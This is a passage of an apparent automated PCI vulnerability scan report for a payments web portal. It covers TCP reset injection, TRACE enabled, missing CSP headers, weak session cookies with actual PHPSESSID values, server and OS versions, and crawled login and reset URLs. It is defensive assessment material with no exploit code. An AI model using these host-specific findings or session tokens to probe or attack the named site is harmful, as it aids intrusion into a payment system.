This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:

Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts.

SOLUTION:

Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

For IBM : Refer to IBM-tcp-sequence-number-cve-2004-0230.

For Red Hat Linux: There is no fix available : Refer to .

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:
Secure Cisco IOS BGP Template
JUNOS Secure BGP Template

RESULT:
Tested on port 80 with an injected SYN/RST offset by 16 bytes.
Tested on port 443 with an injected SYN/RST offset by 16 bytes.

Information Gathered (86)

Content-Security-Policy HTTP Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**3**
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Last Update:	2019-03-11 17:50:46.0

THREAT:
The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Content-Security-Policy HTTP Header missing on port 443.
GET / HTTP/1.1
Host: 1730192-005-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

Content-Security-Policy HTTP Security Header Not Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	3
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Last Update:	2019-03-11 17:50:46.0

THREAT:
The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Content-Security-Policy HTTP Header missing on port 80.
GET / HTTP/1.1
Host: 1730192-005-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

Host Uptime Based on TCP TimeStamp Option

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	82063
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2007-05-29 18:56:36.0

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Based on TCP timestamps obtained via port 80, the host's uptime is 23 days, 20 hours, and 1 minutes.
The TCP timestamps from the host are in units of 1 milliseconds.

Web Server HTTP Protocol Versions — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

HTTP TRACE Method Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	150823
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-30 21:16:09.0

THREAT:
HTTP defines methods (sometimes referred to as verbs) to indicate the desired action to be performed on the identified resource. TRACE and TRACK methods are defined by Apache and allow a user to echo the content of a request.
Diagnosis: Scan makes a request with TRACE method and looks for 200 response.

IMPACT:
When TRACE or TRACK methods are available on the web server, attackers may perform an attack called "Cross site tracing". Due to the TRACK/TRACE methods, an attacker can echo sensitive headers from the web server, opening a way to steal sensitive information like cookies or authentication data.

SOLUTION:
Disable if TRACE method is not required.

RESULT:
Request: https://payments.llpsinc.com/login?redirect=%2F
Comment: TRACE method is enabled (Unauth 200).

Weak Cookies in Use — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:
Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionID, etc.

IMPACT:
With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:
Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.

Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionID is unique.

Verify non-session cookie values are strong, randomize as applicable.

RESULT:
Weak cookies detected: 1
PHPSESSID=hrgds5j5u14c7d5uqnlnlev5u4 with issuing URI: https://payments.llpsinc.com/, reason: Common cookie names

Weak Cookies in Use — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:
Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionID, etc.

IMPACT:
With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:
Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.

Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionID is unique.

Verify non-session cookie values are strong, randomize as applicable.

RESULT:
Weak cookies detected: 1
PHPSESSID=80sv2m0aupm6i8a7bdhtou7qku with issuing URI: https://1730192-005-static.lnngmiaa.metronetinc.net/, reason: Common cookie names

Web Server HTTP Protocol Versions — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Web Server HTTP Protocol Versions — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Operating System Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-05-21 09:01:01.0

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) **TCP/IP Fingerprint**: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that of the firewall instead of the host being scanned.

2) **NetBIOS**: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) **PHP Info**: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) **SNMP**: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system.sysDescr" for the operating system.

IMPACT:
Not applicable.

SOLUTION:
Not applicable.

RESULT:

Operating System Technique ID
Ubuntu/Linux TCP/IP Fingerprint U7254:
80

Weak Cookies in Use — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:
Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionID, etc.

IMPACT:
With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:
Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.

Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionID is unique.

Verify non-session cookie values are strong, randomize as applicable.

RESULT:
Weak cookies detected: 1
PHPSESSID=ghmm5nv7ag32pldgdlc01g5p2a with issuing URI: https://payments.llpsinc.com/, reason: Common cookie names

Web Server HTTP Protocol Versions — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**2**
QID:	45266

Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Links Rejected By Crawl Scope or Exclusion List — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

IP based excluded links:

Business logic abuse potential due to presence of external domains detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
crm.llpsinc.com

Web Server Version — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

Links Crawled — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 6.00
Number of links: 7
(This number excludes form requests and links re-requested during authentication.)

https://payments.llpsinc.com/
https://payments.llpsinc.com/css/fonts.css
https://payments.llpsinc.com/favicon.ico

https://payments.llpsinc.com/login
https://payments.llpsinc.com/login?redirect=%2F
https://payments.llpsinc.com/login?redirect=%2Fusers%2F.
https://payments.llpsinc.com/users/request-reset-password

Web Server Version — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

SSL Session Caching Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38291
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update:	2020-03-19 22:48:23.0

THREAT:
SSL session is a collection of security parameters that are negotiated by the SSL client and server for each SSL connection. SSL session caching is targeted to reduce the overhead of negotiations in recurring SSL connections. SSL sessions can be reused to resume an earlier connection or to establish multiple simultaneous connections. The client suggests an SSL session to be reused by identifying the session with a Session-ID during SSL handshake. If the server finds it appropriate to reuse the session, then they both proceed to secure communication with already known security parameters.

This test determines if SSL session caching is enabled on the host.

IMPACT:
SSL session caching is part of the SSL and TLS protocols and is not a security threat. The result of this test is for informational purposes only.

SOLUTION:
N/A

RESULT:
TLSv1.2 session caching is enabled on the target.
TLSv1.3 session caching is enabled on the target.

Scan Diagnostics — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page http://payments.llpsinc.com/ fetched. Status code:301, Content-Type:text/html, load time:116 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 13 links overall in 0 hours 0 minutes duration.

Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 2) + files:(0 x 6) + directories:(9 x 5) + paths:(0 x 11) = total (45)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 11 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 45 requests, 0 seconds. Completed 45 requests of 45 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #1 URI parameter manipulation (no auth): 91 vulnsigs tests, completed 87 requests, 2 seconds. Completed 87 requests of 91 estimated requests (95.6044%). All tests completed.
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 91 vulnsigs tests, completed 4 requests, 0 seconds. Completed 4 requests of 91 estimated requests (4.3956%). All tests completed.
Blind SQL manipulation - have 1 URI parameters,7 form fields - no tests enabled.
Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 1 inputs)
Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 1 inputs)
Batch #1 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 18 requests, 0 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.
Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #2 URI parameter manipulation (no auth): 91 vulnsigs tests, completed 87 requests, 1 seconds. Completed 87 requests of 91 estimated requests (95.6044%). All tests completed.
Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 1 inputs)
Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): 91 vulnsigs tests, completed 4 requests, 1 seconds. Completed 4 requests of 91 estimated requests (4.3956%). All tests completed.
Blind SQL manipulation - have 1 URI parameters,0 form fields - no tests enabled.
Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 1 inputs)
Batch #2 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 18 requests, 0 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 235 requests, 3 seconds. Completed 235 requests of 2310 estimated requests (10.1732%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 8 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 8 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 2 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 252 requests, 3 seconds. Completed 252 requests of 216 estimated requests (116.667%). XSS optimization removed 203 links. All tests completed.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 7 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 1089 requests, 12 seconds. Completed 1089 requests of 910 estimated requests (119.67%). XSS optimization removed 406 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 7 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 9 requests, 1 seconds. Completed 9 requests of 7 estimated requests (128.571%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 2) + files:(0 x 6) + directories:(4 x 5) + paths:(11 x 11) = total (141)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 11 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 117 requests, 1 seconds. Completed 117 requests of 141 estimated requests (82.9787%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 2) + files:(4 x 6) + directories:(94 x 5) + paths:(5 x 11) = total (549)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 11 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 513 requests, 6 seconds. Completed 513 requests of 549 estimated requests (93.4426%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 10 minutes (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 4782 requests, 53 seconds. Completed 4782 requests of 23595 estimated requests (20.267%). All tests completed.
Duration of Crawl Time: 8.00 (seconds)
Duration of Test Phase: 83.00 (seconds)
Total Scan Time: 91.00 (seconds)

Total requests made: 7823
Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds
HTML form authentication unavailable, no WEBAPP entry found

List of Web Directories — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory
Source
/login/ brute force
/login brute force

/icons/ brute
force
/_js/ web page

Open TCP Services List

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-19 13:22:09.0

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port IANA Assigned Ports/Services Description Service Detected OS On Redirected Port
80 www-http World Wide Web HTTP http
443 https http protocol over TLS/SSL http over ssl

Scan Diagnostics port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page https://1730192-005-static.lngmiaa.metronetinc.net/ fetched. Status code:302, Content-Type:text/html, load time:183 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 10 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 7) + directories:(9 x 3) + paths:(0 x 10) = total (27)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 10 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 27 requests, 1 seconds. Completed 27 requests of 27 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 2 inputs)
Batch #1 URI parameter manipulation (no auth): 91 vulnsigs tests, completed 174 requests, 2 seconds. Completed 174 requests of 182 estimated requests (95.6044%). All tests completed.
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 2 inputs)
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 91 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 182 estimated requests (4.3956%). All tests completed.
Blind SQL manipulation - have 2 URI parameters,0 form fields - no tests enabled.
Batch #1 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)
Batch #1 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All tests completed.
Batch #2 URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 2 inputs)
Batch #2 URI parameter manipulation (no auth): 91 vulnsigs tests, completed 174 requests, 2 seconds. Completed 174 requests of 182 estimated requests (95.6044%). All tests completed.
Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (91 tests, 2 inputs)
Batch #2 Potential SSRF Detection URI parameter manipulation (no auth): 91 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 182 estimated requests (4.3956%). All tests completed.
Batch #2 URI parameter time-based tests (no auth): estimated time < 1 minute (18 tests, 2 inputs)
Batch #2 URI parameter time-based tests (no auth): 18 vulnsigs tests, completed 36 requests, 1 seconds. Completed 36 requests of 36 estimated requests (100%). All

tests completed.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 196 requests, 2 seconds. Completed 196 requests of 2100 estimated requests (9.33333%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 8 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 8 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 144 requests, 2 seconds. Completed 144 requests of 126 estimated requests (114.286%). XSS optimization removed 203 links. All tests completed.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 7 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 968 requests, 12 seconds. Completed 968 requests of 910 estimated requests (106.374%). XSS optimization removed 406 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 7 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 8 requests, 0 seconds. Completed 8 requests of 7 estimated requests (114.286%). All tests completed.
